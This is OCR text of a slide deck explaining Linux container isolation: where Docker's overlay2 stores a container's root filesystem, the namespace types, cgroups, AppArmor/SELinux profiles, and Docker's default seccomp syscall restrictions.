
```
user@host:~$ docker run -it --name showfs ubuntu /bin/bash
root@df65b429b317:/#
root@df65b429b317:/# echo "hello" > /file.txt

user@host:~$ docker inspect showfs | grep UpperDir
"UpperDir":"/var/lib/docker/overlay2/4119168db2bbaeec3db0919
b312983b2b49f93790453c532eeeea94c42e336b9/diff",
user@host:~$ cat /var/lib/docker/overlay2/4119168db2bbaeec3d
b0919b312983b2b49f93790453c532eeeea94c42e336b9/diff/file.txt
hello
```

TL;DR is that the container's root of "/" really lives in **`/var/lib/docker/overlay2`**

Filesystem Root

TL;DR is that the container's root of "/" really lives in **`/var/lib/docker/overlay2`**

This detail becomes important later on




Namespaces


`setns()`

`unshare()`

Namespaces (PID)



Namespaces (user)





User namespaces isolate security-related identifiers and attributes like credentials and capabilities.

Namespaces

PID namespaces have their own view of tasks
User namespaces wrap mapping of UID to user
Mount namespaces isolate mount points
Net namespaces isolate the networking env
UTS namespaces isolate their hostname
IPC namespaces restrict SysV IPC objects
Cgroup namespaces isolate the view of cgroups

CGroups





CPU time **fork() depth** **block devices**

CGroups organize processes into hierarchical groups whose usage of various types of system resources can be limited and monitored.

CGroups

```
cgroup on /sys/fs/cgroup/cpu,cpuacct type cgroup
cgroup on /sys/fs/cgroup/devices type cgroup
cgroup on /sys/fs/cgroup/pids type cgroup
cgroup on /sys/fs/cgroup/memory
cgroup on /sys/fs/cgroup/rdma
cgroup on /sys/fs/cgroup/net_cls,net_prio type cgroup
cgroup on /sys/fs/cgroup/cpuset
```


CGroups are implemented as special file system mounts, where hierarchy is expressed through the directory tree in each mount.

CGroups

cgroup.procs

Linux Security Modules

AppArmor and SELinux are Linux security modules providing Mandatory Access Control (MAC), where access rules for a program are described by a profile




Linux Security Modules

Docker and LXC enable a default LSM profile in enforcement mode, which mostly serves to restrict a container's access to sensitive `/proc` and `/sys` entries.

The profile also denies `mount` syscall.

seccomp



Since kernel 3.17, Linux has a mechanism for filtering access to system calls through the seccomp subsystem

seccomp

kexec_file_load	sigpending
kexec_load	sigprocmask
membarrier	sigsuspend
migrate_pages	_sysctl
move_pages	sysfs
nice	uselib
pivot_root	userfault_fd
sigaction	vm86

Blocked (SCMP_ACT_ERRNO)

bpf
clone
fanotify_init
mount
perf_event_open
setns
umount
unshare

Requires CAP_SYS_ADMIN

Docker’s default seccomp policy at a glance

seccomp

